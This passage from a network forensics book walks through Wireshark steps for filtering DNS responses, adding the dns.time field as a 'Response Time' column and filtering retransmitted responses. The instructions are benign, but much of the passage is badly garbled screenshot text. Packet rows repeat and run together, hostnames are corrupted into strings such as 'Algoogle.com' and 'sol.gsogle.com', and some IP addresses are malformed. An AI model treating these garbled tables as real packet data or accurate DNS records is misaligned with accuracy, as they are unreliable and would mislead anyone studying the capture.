| <pre>116 264 226191 192.168.1.1 192.168.1.4 DNS 93 Standard query response %x64a A beacons3.gvt2.com A 172.217.166.195 84 127.854241 192.168.1.1 192.168.1.4 DNS 110 Standard query response %x78a A safebrowsing.googleagis.com A 172.217.161.19 157 407.426439 192.168.1.1 192.168.1.4 DNS 110 Standard query response %x78a A safebrowsing.google.com A 172.217.161.19 90 128.64221 192.168.1.1 192.168.1.4 DNS 96 Standard query response %x78a A safebrowsing.google.com A 172.217.162.206 90 128.64221 192.168.1.1 192.168.1.4 DNS 96 Standard query response %x781 A Algoogle.com A 172.217.162.206 132 342.268331 192.168.1.1 192.168.1.4 DNS 96 Standard query response %x781 A Algoogle.com A 172.217.162.206 132 342.268331 192.168.1.1 192.168.1.4 DNS 91 Standard query response %x781 A Asslogele.com A 172.217.161.14 154 607.114 155 407.414315 192.168.1.1 192.168.1.4 DNS 91 Standard query response %x784 A ssl.gstatic.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response %x784 A ssl.gstatic.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response %x784 A sol.gsogle.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response %x784 A sol.gsogle.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response %x784 A docs.google.com A 172.217.161.14 159 410.165444 192.168.1.1 192.168.1.4 DNS 99 Standard query response %x764 A docs.google.com A 172.217.161.14 1</pre> | | | 192.168.1.1 | 192.168.1.4 | DNS | | | | | | | |
| 84 127.854241 192.168.1.1 192.168.1.4 DNS 103 Standard query response 0x73e3 A safebrowsing.googleapis.com A 172.217.161.18 157 407.426439 192.168.1.1 192.168.1.4 DNS 111 Standard query response 0x147 AAAA googlemail.l.google.com A 172.217.166.206 99 128.64221 192.168.1.1 192.168.1.4 DNS 130 Standard query response 0x7611 A Clients.l.google.com A 172.217.166.206 132 342.268331 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x7611 A Sligettic and A 2404.56800:4002:807:2005 132 342.268331 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x7611 A Sligettic and A 172.217.161.20 142 363.75155 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x7614 A sligettic and A 172.217.161.14 155 407.71364 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x7614 A clients4.google.com A 172.217.161.14 155 407.14315 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x7614 A clients4.google.com A 172.217.161.14 155 407.141315 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x762 A client.dropbox.com CMAME client.dropbox-dns.com A 162.125.8 140 357.116774 192.168.1.1 192.168.1.4 DNS | | 100 162.943924 | 192.168.1.1 | 192.168.1.4 | | | | | | | | |
| <pre>157 407.426439 192.168.1.1 192.168.1.4 DNS 111 Standard query response 0xa1d7 AAAA googlemail.l.google.com AAA 2404.6800.4002:807:2005 23 105.792164 192.168.1.1 192.168.1.4 DNS 96 Standard query response 0x3f01 A Clients.l.google.com A172.217.166.206 90 128.642221 192.168.1.1 192.168.1.4 DNS 19 Standard query response 0x3f01 A Clients.l.google.com A172.217.165.206 123 242.268331 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x2f14 A ssl.gstatic.com A 216.58.221.35 21 105.777340 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x2f14 A ssl.gstatic.com A 172.217.161.14 154 207.414315 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x2f14 A ssl.gstatic.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x2f29 A docs.google.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x2f29 A docs.google.com A 172.217.161.5 142 363.751552 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x2f29 A docs.google.com A 172.217.161.5 159 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x2f29 A docs.google.com A 172.217.161.5 142 403 37.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x2f2 A Client.dropbox.com ANME client.dropbox.dns.com A 162.125.8 140 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x4c5a A docs.google.com A 172.217.161.14</pre> | | 116 264.226191 | | | | | | | | | | |
| <pre>23 105.792164 192.168.1.1 192.168.1.4 DNS 96 Standard query response 0x3f01 A clients.l.google.com A 172.217.166.266 90 128.642221 192.168.1.1 192.168.1.4 DNS 130 Standard query response 0x1f01 A clients.l.google.com A 172.217.166.266 132 342.268331 192.168.1.1 192.168.1.4 DNS 119 Standard query response 0x1f01 A clients4.google.com A 216.58.221.35 21 105.777340 192.168.1.1 192.168.1.4 DNS 119 Standard query response 0x1f01 A clients4.google.com A 172.217.161.14 155 437.4134315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x1f04 A clients4.google.com A 172.217.161.14 155 437.4134315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x4cff A google.com A 172.217.161.14 155 437.4134315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0xdcff A google.com A 172.217.161.14 163 437.116774 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0xdcf5 A docs.google.com A 172.217.161.14 164 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xdc5 A docs.google.com A 172.217.161.14 164 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xdc5 A docs.google.com A 172.217.161.14 164 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xdc5 A docs.google.com A 172.217.161.14 165 440 4957.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xdc5 A docs.google.com A 172.217.161.14 164 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xdc5 A docs.google.com A 172.217.161.14 175 476 476 476 476 477 477 477 477 477 477</pre> | | 84 127.854241 | 192.168.1.1 | 192.168.1.4 | DNS | | | | | | | |
| 99128.642221 192.168.1.1 192.168.1.4 DNS 139 Standard query response 0xfda A h3.googleusercontent.com CNAME googlehosted.l.googleuserco 132 342.268331 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xfda A sl.gstatic.com A 16.58.221.35 21 105.777340 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xfda A clients4.google.com A 172.217.161.14 142 363.751552 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0xfda A docs.google.com A 172.217.161.14 155 047.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0xfda A docs.google.com A 172.217.161.14 149 357.116774 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0xfda A docs.google.com A 172.217.161.15 140 357.116774 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0xfda A docs.google.com A 172.217.161.14 | | 157 407.426439 | | | | | | | | | | |
| <pre>132 342.268331 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x2f14 A ssl_gstatic.com A 216.58.221.35 21 105.777340 192.168.1.1 192.168.1.4 DNS 119 Standard query response 0xf1bd A clients4.google.com A 172.217.161.14 135 487.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x6f1bd A clients4.google.com A 172.217.161.14 155 487.414315 192.168.1.1 192.168.1.1 DNS 99 Standard query response 0x6cff A google.com A 172.217.161.14 155 487.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x6cff A google.com A 172.217.161.5 140 357.116774 192.168.1.1 192.168.1.4 DNS 127 Standard query response 0x6c5a A docs.google.com A 172.217.161.14 </pre> | | | 192.168.1.1 | | | | | | | | | |
| <pre>21 105.777340 192.168.1.1 192.168.1.4 DNS 119 Standard query response 0xflbd A clients4.google.com A172.217.161 142 363.751552 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x42a9 A docs.google.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x7cb2 A client.dropbox.com CNAME client.dropbox-dns.com A 162.125.8 159 410.165404 192.168.1.1 192.168.1.4 DNS 127 Standard query response 0x7cb2 A client.dropbox.com CNAME client.dropbox-dns.com A 162.125.8 140 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x7cb2 A client.dropbox.com CNAME client.dropbox-dns.com A 162.125.8 140 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x4c5a A docs.google.com A 172.217.161.14 </pre> | | 90 128.642221 | 192.168.1.1 | 192.168.1.4 | DNS | | | | | | | |
| 142 363.751552 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x4209 A docs.google.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x4261 A google.com A 172.217.161.14 159 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x4262 A Client.dropbox.com A 172.217.161.15 149 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x4052 A Client.dropbox.com CNAWE Client.dropbox.com A 162.125.8 140 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x4053 A docs.google.com A 172.217.161.14 | | 132 342.268331 | | 192.168.1.4 | | | | | | | | |
| 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0xdcff A googlemail.l.google.com A 172.217.161.5 159 410.165404 192.168.1.1 192.168.1.4 DNS 127 Standard query response 0xdc5a A docs.google.com A 172.217.161.5 140 357.116774 192.168.1.1 192.168.1.4 DNS 127 Standard query response 0xdc5a A docs.google.com A 172.217.161.14 | | | | | | | | | | | | |
| <pre>159 410.165404 192.168.1.1 192.168.1.4 DNS 127 Standard query response 0x7cb2 A client.dropbox.com CNAME client.dropbox-dns.com A 162.125.8 140 357.116774 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xdc5a A docs.google.com A 172.217.161.14</pre> | | | | | | | | | | | | |
| 140 357,116774 192,168.1.1 192,168.1.4 DNS 91 Standard query response 0xdc5a A docs.google.com A 172,217.161.14 | | | | | | | | | | | | |
| <pre></pre> | <u>م</u> ل | | | | | | | | | | | |
| <pre>1 = Recursion desired: Do query recursively Recursion available: Server can do recursive queries </pre> | | | | | | | | | | | | |
| [Request In: 158] | | <pre> 1 = Recursion available: Server can do recursive queries 0 = Answer authenticated: Answer/authority portion was not authenticated by the server 0 = Answer authenticated data: Unacceptable 0000 = Reply code: No error (0) Questions: 1 Answer RRs: 2 Authority RRs: 0 > dditional RRs: 0 > Queries > client.dropbox.com: type A, class IN > client.dropbox.com: type CNAME, class IN, cname client.dropbox-dns.com > client.dropbox.com: type A, class IN, addr 162.125.81.3</pre> | | | | | | | | | | |
| | | | | | | | | | | | | |

Let's right-click the time field and choose **Apply as Column**:

| | | | • 🗯 🖀 🖡 🛓 📃 📃 🍳 Q | | |
|-----|----------------------------------|--------------------|---------------------------------|---------------|---|
| dns | .flags == 0x8180 | | | | a 🛛 🚽 Expression |
| h | Time | Source | Destination | Protocol | Info |
| | 122 271.412706 | 192.168 | | DNS | 107 Standard query response 0xaee9 A cello.client-channel.google.com A 74.125.68.189 |
| | 148 403.119768 | 192.168 | | DNS | 179 Standard query response 0x202a A static.asm.skype.com CNAME static-asm-skype.trafficmanager.net CNAME ea1-authgw.cloudapp.net A 52.175. |
| | 4 0.013642 | 192.168 | | DNS | 91 Standard query response 0x3318 A ssl.gstatic.com A 172.217.167.3 |
| | 46 120.568782 | 192.168 | | DNS | 190 Standard query response 0x3be6 A safe.getsafely.online CNAME loadbalancer.in-application.com A 184.173.189.211 A 184.173.189.235 A 50.2 |
| | 165 439.416603 | 192.168 | | DNS | 103 Standard query response 0x101b A 0.client-channel.google.com A 74.125.200.189 |
| | 126 317.948422 171 446.559628 | 192.168 192.168 | | DNS | 103 Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202 91 Standard query response 0x4141 A play.google.com A 216.58.196.206 |
| | 1/1 446.559628 | 192.168 | | DNS | 91 Standard query response texted A play.google.com A 216.38.196.200 237 Standard query response texted A static-asm.secure.skypeassets.com CNAME 1180c.wpc.azureedge.net CNAME 1180c.ec.azureedge.net CNAME 1b. |
| | 116 264.226191 | 192.168 | | DNS | 25) Standard query response exited A static-asm. secure.skypeassets.com (unwe filed.wpc.azureedge.net cnwne filed.ec.azureedge.net cnwne filed.ec.azureedge.azureedge.net cnwne filed.ec.azureedge.net cnwne filed.ec.az |
| | 84 127,854241 | 192.168 | | DNS | y5 standard query response 0x524 A safetorowsing googleapis.com A 172.217.161.10 103 Standard query response 0x724 A safetorowsing googleapis.com A 172.217.161.10 |
| | 157 407,426439 | 192.168 | | DNS | 10) Standard query response 6x765 x Saleo owslag, googleapistow A 17777171111111 |
| | 23 105,792164 | 192.168 | | DNS | 96 Standard query response 0x379 Avvv gougzemaininguogiet.com Avvv advo.codo.cod/.co/.co/ |
| | 90 128 642221 | 192.168 | | DNS | 130 Standard guery response 0xfdal A lh3.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172.217.167.1 |
| | 132 342,268331 | 192.168 | | DNS | -91 Standard guery response 0x2/14 A SS.estatic.com A 216.58.221.35 |
| | 21 105,777340 | 192.1 | Expand Subtrees | Shift+Righ | 19 Standard guery response 0xf1bd A clients4.google.com CNAME clients.l.google.com A 172.217.166.206 |
| | 142 363,751552 | 192.1 | Collapse Subtrees | Shift+Left | 91 Standard query response 0x42a9 A docs.google.com A 172.217.161.14 |
| | 155 407.414315 | 192.1 | Expand All | Ctrl+Right | 99 Standard query response 0x0cff A googlemail.l.google.com A 172.217.161.5 |
| | 159 410.165404 | 192.1 | Collapse All | Ctrl+Left | 27 Standard query response 0x7cb2 A client.dropbox.com CNAME client.dropbox-dns.com A 162.125.81.3 |
| | 140 357.116774 | 192.1 | Apply as Column | Ctrl+Shift+ | 91 Standard query response 0xdc5a A docs.google.com A 172.217.161.14 |
| | 0 | | Apply as Column | Ctri+Snift+ | |
| | 1 | | Apply as Filter | | |
| | 1 | | Prepare a Filter | | ive queries |
| | | | Conversation Filter | | |
| | | | Colorize with Filter | | rtion was not authenticated by the server |
| | | | Follow | | |
| | | . 0000 | Сору | | |
| | Questions: 1 | | Show Packet Bytes | Chill Childre | |
| | Answer RRs: 2 | | | Ctrl+Shift+ | |
| | Authority RRs: 0 | | Export Packet Bytes | Ctrl+Shift+ | |
| | Additional RRs: Oueries | 0 | Wiki Protocol Page | | |
| ř | > client.dropbo | | Filter Field Reference | | |
| | Answers | x.com: | Protocol Preferences | | |
| Ĩ | > client.dropbo | x com: | Decode As | | dns.com |
| | > client.dropbo | | Go to Linked Packet | | una - Com |
| | [Request In: 158 | | | | |
| | [Time: 0.0136160 | | Show Linked Packet in New Windo | w | |
| | | | | | |
| 10 | 01 04 00 35 cf | 5a 00 5d | 47 08 7c b2 81 80 00 01 | ···5·Z·] 0 | |
| 2 | The time between the | Duery and the | Response (dns.time) | | Packets: 200 · Displayed: 88 (44.0%) Profile: |

We can now see that another field got added to the packet list:

| No. | Time | Source | Destination | Protocol | Length | Time | Info |
|-----|----------------|-------------|-------------|----------|--------|-------------|-------------------------|
| | 122 271.412706 | 192.168.1.1 | 192.168.1.4 | DNS | 107 | 0.008404000 | Standard query response |
| | 148 403.119768 | 192.168.1.1 | 192.168.1.4 | DNS | 179 | 0.008625000 | Standard query response |
| | 4 0.013642 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 0.008694000 | Standard query response |
| | 46 120.568782 | 192.168.1.1 | 192.168.1.4 | DNS | 190 | 0.008829000 | Standard query response |
| | 165 439.416603 | 192.168.1.1 | 192.168.1.4 | DNS | 103 | 0.009086000 | Standard query response |
| | 126 317.948422 | 192.168.1.1 | 192.168.1.4 | DNS | 103 | 0.009170000 | Standard query response |
| | 171 446.559628 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 0.009410000 | Standard query response |
| | 100 162.943924 | 192.168.1.1 | 192.168.1.4 | DNS | 237 | 0.009729000 | Standard query response |
| | 116 264.226191 | 192.168.1.1 | 192.168.1.4 | DNS | 93 | 0.010450000 | Standard query response |
| | 84 127.854241 | 192.168.1.1 | 192.168.1.4 | DNS | 103 | 0.010794000 | Standard query response |
| | 157 407.426439 | 192.168.1.1 | 192.168.1.4 | DNS | 111 | 0.011359000 | Standard query response |
| | 23 105.792164 | 192.168.1.1 | 192.168.1.4 | DNS | 96 | 0.011542000 | Standard query response |
| | 90 128.642221 | 192.168.1.1 | 192.168.1.4 | DNS | 130 | 0.011822000 | Standard query response |
| | 132 342.268331 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 0.011875000 | Standard query response |
| | 21 105.777340 | 192.168.1.1 | 192.168.1.4 | DNS | 119 | 0.012161000 | Standard query response |
| | 142 363.751552 | 192.168.1.1 | 192.168.1.4 | DNS | 91 | 0.012190000 | Standard query response |
| | 155 407.414315 | 192.168.1.1 | 192.168.1.4 | DNS | 99 | 0.013285000 | Standard query response |
| - | 159 410.165404 | 192.168.1.1 | 192.168.1.4 | DNS | 127 | 0.013616000 | Standard query response |


We have a new column, **Time**, added to it. However, the entry's name is redundant with time. Let's change it by right-clicking and selecting **Edit Column**:

| Image Source Descalar Mode Mode 12 27,14,2756 192,168,1.1 192,168,1.4 195 197 0,06 Align Edit response Drazed A static ass. skype. com CAWE static.ass. skype. Com CAWE static.a | | == 0x8180 | | | | | | | | 🖾 🗔 🔹 Expression |
|---|---|--------------|---|---|-------------------------------------|---------|--------|--------|--------------------|---|
| 14 48.113764 192.168.1.1 192.168.1.4 DUE 179 0.0 Algn flow construction of the static sense stype construp sense static sense static sense stype construp sense static sen | | Time | Source | Destination | Protocol | Length | Tim | 1e | Info | |
| 4 0.03642 192.168.1.1 192.168.1.4 DNS 19 0.00 Align Rogin response 0x318 A stal gstatic.com A 122.27.167.3 15 439.46603 192.168.1.1 192.168.1.4 DNS 193 0.00 Edit Commo Preference. 16 139.46603 192.168.1.1 192.168.1.4 DNS 193 0.00 Edit Commo Preference. Edit Commo Preference. 10 142.20191 192.168.1.1 192.168.1.4 DNS 19 0.00 Preference. Edit Commo Preference. 10 142.20191 192.168.1.1 192.168.1.4 DNS 19 0.00 Preference. Prepose 0x116 A 3 taitance. 0.100 K 1100ppc tai | 122 | 2 271.412706 | 192.168.1.1 | 192.168.1.4 | DNS | | 107 | 0.00 | Align Left | |
| 46 120:56772 192.168.1.1 192.168.1.4 DUE 193 0.00 Column Preference. response 0x36x6 A stafe gettafely.online CUWE loadbalancer.in-application.com A 184.173.189.211 A 1 163 03:4666 30 192.168.1.1 192.168.1.4 DUE 193 0.00 Resize To column Preference. 116 13:7,94422 192.168.1.1 192.168.1.4 DUE 0.01 Resize To column Preference. response 0x411 A Day geogle.com A 126.39.166.260 110 162.943264 192.168.1.1 192.168.1.4 DUE 0.01 Resize To column Preference. response 0x401 A Day geogle.com A 126.39.166.260 126 127.9407.264 139.13.68.1.1 192.168.1.4 DUE 0.01 Time response 0x401 A Day geogle.com A 126.39.162.200 response 0x401 A Day geogle.com A 127.217.161.10 127 242.268331 192.168.1.1 192.168.1.4 DUE 0.01 Time response 0x414 A Day geogle.com A 127.217.161.10 123 242.268331 192.168.1.4 DUE 19 0.01 Time response 0x414 A Day geogle.com A 127.217.161.10 123 242.268331 192.168.1.4 DUE 19 0.01 Time response 0x414 A Day geogle.com A 127.217.161.10 123 242.268331 192.168.1.4 DUE <td>148</td> <td>8 403.119768</td> <td>192.168.1.1</td> <td>192.168.1.4</td> <td>DNS</td> <td></td> <td>179</td> <td>0.00</td> <td>Align Center</td> <td>response 0x202a A static.asm.skype.com CNAME static-asm-skype.trafficmanager.net CNAME ea1-authgw.c</td> | 148 | 8 403.119768 | 192.168.1.1 | 192.168.1.4 | DNS | | 179 | 0.00 | Align Center | response 0x202a A static.asm.skype.com CNAME static-asm-skype.trafficmanager.net CNAME ea1-authgw.c |
| 165 439 - 446663 192. 168.1.1 192. 168.1.4 DNS 103 0.00 Edit Column Preferences. Esponse 0x101 h A 0. Client - channel, poogle. com A 172. 127. 061. 042 171 445. 559628 192. 168.1.1 192. 168.1.4 DNS 91 0.00 Edit Column Preferences. Esponse 0x101 h A 0. Client - channel, poogle. com A 172. 127. 106. 202 172 445. 559628 192. 168.1.1 192. 168.1.4 DNS 91 0.00 Recore Main Frances Reporte 0x110 h A 0. Client - channel, poogle. com A 172. 127. 106. 202 176 242. 26191 192. 168.1.1 192. 168.1.4 DNS 91 0.00 No. response 0x111 h A 0. Client - channel, poogle. com A 172. 127. 106. 202 176 242. 26191 192. 168.1.1 192. 168.1.4 DNS 91 0.01 No. response 0x116 h A 0. Client - channel, poogle. com A 172. 217. 106. 206 176 242. 26191 192. 168.1.1 192. 168.1.4 DNS 0.01 Pointainton response 0x116 h A 0. Client - channel, poogle. com A 172. 217. 106. 206 176 242. 20157 192. 168.1.1 192. 168.1.4 DNS 0.01 Pointainton response 0x120 H A 0. Client - channel, poogle. com A 172. 217. 106. 206 176 247. 20157 192. 168.1.1 192. 168.1.4 DNS <td>4</td> <td>4 0.013642</td> <td>192.168.1.1</td> <td>192.168.1.4</td> <td>DNS</td> <td></td> <td>91</td> <td>0.00</td> <td>Align Right</td> <td></td> | 4 | 4 0.013642 | 192.168.1.1 | 192.168.1.4 | DNS | | 91 | 0.00 | Align Right | |
| 102 439 440603 102.168.1.1 102.168.1.4 105 103 0.0 Edit Column 103 12 442.2 103.168.1.1 102.168.1.4 105 103 0.0 Reize To Column Reize To Column 114 46.55962 123.168.1.1 102.168.1.4 105 0.0 Reize To Column | | | | | | | | | Caluma Desfacement | |
| 1/2 317 348422 1/2 102.168.1.1 1/2 102.168.1.4 | | | | | | | | | | |
| 110 152,043020 132,164,11 102,163,1 | | | | | | | | | | |
| 116 242 245101 192.168.1.1 192.168.1.4 005 93 0.01 No. response 0x664 a A basecon3.pt2.com A 172.217.16.1.95 94127 85241 192.168.1.1 192.168.1.4 005 110 0.01 Time response 0x646 a A basecon3.pt2.com A 172.217.16.1.95 94127 85241 192.168.1.1 192.168.1.4 005 110 0.01 Source response 0x646 a A basecon3.pt2.com A 172.217.16.1.95 94127 85241 192.168.1.1 192.168.1.4 005 10 0.01 Potoco A 172.217.16.1.0 940 100 Potoco A 172.217.16.1.0 Potoco A 172.2 | | | | | | | | | | |
| 84 127, 584241 192, 168, 1.1 192, 168, 1.4 DNS 110 0.01 Time response 0x73a A safebrowsing_coogleapis.com A127, 217, 161, 10 23 105, 772164 192, 168, 1.1 192, 168, 1.4 DNS 96 0.01 Destination response 0x73a A safebrowsing_coogleapis.com A127, 217, 161, 10 123 242, 720124 192, 168, 1.1 192, 168, 1.4 DNS 91 0.01 Destination response 0x73a A safebrowsing_coogleapis.com A127, 217, 161, 200 123 242, 268331 192, 168, 1.4 DNS 91 0.01 Destination response 0x741 A slig stafic.com A 122, 217, 166, 206 123 242, 268331 192, 168, 1.4 DNS 91 0.01 Time response 0x741 A slig stafic.com A 122, 217, 166, 206 123 242, 268331 192, 168, 1.4 DNS 91 0.01 Time response 0x741 A slig stafic.com A 122, 217, 166, 206 125 847, 4433 192, 168, 1.4 DNS 91 0.01 Time response 0x742 A client.diagoele.com (NWE Cogelehost CMWE Client.sl. 1, 200, 210, com A 122, 217, 166, 206 125 847, 4433 192, 168, 1.4 DNS 91 0.01 Time response 0x742 A client.diagoele.com (NWE Collent.diagoele.com A 122, 217, 161, 20 <td< td=""><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></td<> | | | | | | | | | | |
| 17 497 426439 192.168.1.1 192.168.1.4 0HS 111 0.01 Source response 0x417 AAA google.com AAA 2404:680:4002:097:2005 23 105,70214 092.168.1.1 192.168.1.4 0HS 190 0.01 Potcor 90 128.64221 192.168.1.1 192.168.1.4 0HS 190 0.01 Potcor 21 242.26831 192.168.1.1 192.168.1.4 0HS 190 0.01 Potcor 21 242.26831 192.168.1.1 192.168.1.4 0HS 190 0.01 Potcor 193.168.1.1 192.168.1.4 0HS 190 0.01 Potcor 193.168.10 HS 192 0.00 Potcor 193.10 HS 193.10 HS 193 0.01 Potcor 193.10 HS 193.10 HS 193.10 HS 193 0.01 Potcor 193.10 HS 193.10 HS 193.10 HS 193 0.01 Potcor 193.10 HS 193.10 HS 193.10 HS 193.10 HS 193 0.01 Potcor 193.10 HS 193.10 HS 193.10 HS 193.10 HS 193.10 HS 193 0.01 Potcor 193.10 HS 193.10 HS 193.10 HS 193.10 HS 193.10 HS 193.10 HS 193 0.01 Potcor 193.10 HS 193.10 HS 19 | | | | | | | | | No. | |
| 157 407.462439 199.168.1.1 192.168.1.4 DNS 11 0.01 Surve response 0xal7 AAA google.com AAA 2464:6808:4002:809:2005 23165,70214 199.168.1.1 192.168.1.4 DNS 130 0.01 Destandard 192.128.1.1 192.168.1.4 DNS 130 0.01 Destandard response 0xal7 AAA google.com AAA 2464:6808:4002:809:2005 12322.26331 192.168.1.1 192.168.1.4 DNS 130 0.01 Destandard 12322.26331 192.168.1.1 192.168.1.4 DNS 130 0.01 Destandard response 0xf164 A A 118.3; congle.com A 172.217.166.206 12322.26331 192.168.1.1 192.168.1.4 DNS 130 0.01 Destandard response 0xf164 A clients4, google.com A 172.217.166.206 12342.26331 192.168.1.1 192.168.1.4 DNS 127 0.01 mfo response 0xf164 A clients4, google.com A 172.217.166.206 12342.26331 192.168.1.1 192.168.1.4 DNS 127 0.01 mfo response 0xf164 A clients4, google.com A 172.217.166.206 | | | | | | | | | Time | |
| 22 JBS. 77240 192.188.1.1 192.188.1.4 DPS 96 0.0 Destandant preponse 0x400 A clients.1.google.com A 122.27.160.200 response 0x400 A clients.1.google.com A 122.27.161.200 Respon | | | | | | | | | Source | |
| 99 128.02271 192.168.1.1 192.168.1.4 195.168.1.4 | | | | | | | | | | |
| 11 115,77724 192.168.1.1 192.168.1.1 005 190 0.01 Imp 12 105,77724 192.168.1.1 192.168.1.1 005 0.01 Imp 12 263,77525 192.168.1.1 192.168.1.1 005 0.01 Imp 12 105 207,14315 192.168.1.1 192.168.1.1 005 0.00 0.01 Imp 15 207,14315 192.168.1.1 192.168.1.1 005 0.00 0.01 Imp 15 207,04315 192.168.1.1 192.168.1.1 0.05 0.00 0.01 Imp 15 207,04315 192.168.1.1 192.168.1.1 0.05 0.00 0.01 Imp 15 207,04315 192.168.1.1 192.168.1.1 0.05 0.00 0.01 Imp 15 207,04315 192.168.1.1 0.00 0.00 0.00 0.00 0.00 0.00 0.00 | | | | | | | | | | |
| 142 363 735552 192.168.1.1 192.168.1.4 DIS 99 0.01 Time 155 407.41313 192.168.1.4 DIS 99 0.01 Time response 0x420 A docs_google.com A 122.217.161.4 155 407.4131 192.168.1.4 DIS 197 Time response 0x420 A docs_google.com A 122.217.161.4 159 410.155404 192.168.1.4 DIS 127 0.01 Time response 0x420 A docs_google.com A 122.217.161.5 159 410.155404 192.168.1.4 DIS 127 0.01 Time response 0x420 A docs_google.com A 122.217.161.5 159 410.155404 192.168.1.4 DIS 127 0.01 Time response 0x420 A docs_google.com A 122.217.161.5 159 410.155404 192.168.1.4 DIS 127 0.01 Time response 0x7cb2 A client.dropbox.com (NWE client.dropbox.dms.com A 162.125.81.3 | | | | | | | | | | |
| 155 497.44315 192.168.1.1 192.168.1.4 DIG 99 0.01 response 0xCrf A googlamil.1.google.com A 172.217.161.5 response 0xCrb A client.dropbox.com CUMME client.dropbox-dms.com A 162.125.81.3 response 0xCrb A client.dropbox.com CUMME client.dropbox.dms.com A 162.125. | | | | | | | | | | |
| <pre>159 410.165404 192.168.1.1 192.168.1.4 DIS 127 0.01 ✓ not response 0x7cb2 A client.dropbox.com CNUME client.dropbox.dms.com A 162.125.81.3</pre> | | | | | | | | | | |
| | | | | | | | | | | |
| <pre></pre> | 159 | 9 410.165404 | 192.168.1.1 | 192.168.1.4 | DNS | | 12/ | 0.01 ~ | Info | response 0x/cb2 A client.dropbox.com CNAME client.dropbox-dns.com A 162.125.81.3 |
| | | | | | | | | | | |
| | Que Ans Aut Add Que > Ans > 2 | | <pre> = Z: reserv = Answer au 0 = Non-authe . 0000 = Reply cod 0 0 w.com: type A, cla w.com: type CNAME, x-dns.com: type A, i]</pre> | ed (0) thenticated: Answe nticated data: Una e: No error (0) ss IN class IN, cname c | r/authori cceptable lient.dro | ty port | ion wa | | thenticated by the | server |

We can now rename the field Response Time:

| dns.flags == 0x8180 | | | Expression + |
|----------------------|--------------|----------------------------------|--------------|
| Title: Response Time | Type: Custom | ▼ Fields: dns.time Occurrence: 0 | OK Cancel |

Let's check out the packet list:



We can now see that we have response times for all the DNS response packets. However, we can also see that some of the packets do not have this value, and this is where the DNS response has been received twice. You might be wondering why we are discussing this in a network forensics book. It's because having a brief knowledge of these packets will help us understand the complex examples in the upcoming chapters. We are still in the learning phase, and in the next few chapters, everything we learn here will start to make sense. So, let's continue and see only those packets that have been retransmitted using the dns.retransmit_response filter:

| ans.r | etransmit_response | | | | | | 🛛 🔤 * Depression |
|-------|--------------------|-------------|-------------|----------|--------|---------------|---|
| lo. ^ | Time | Source | Destination | Protocol | Length | Response Time | Info |
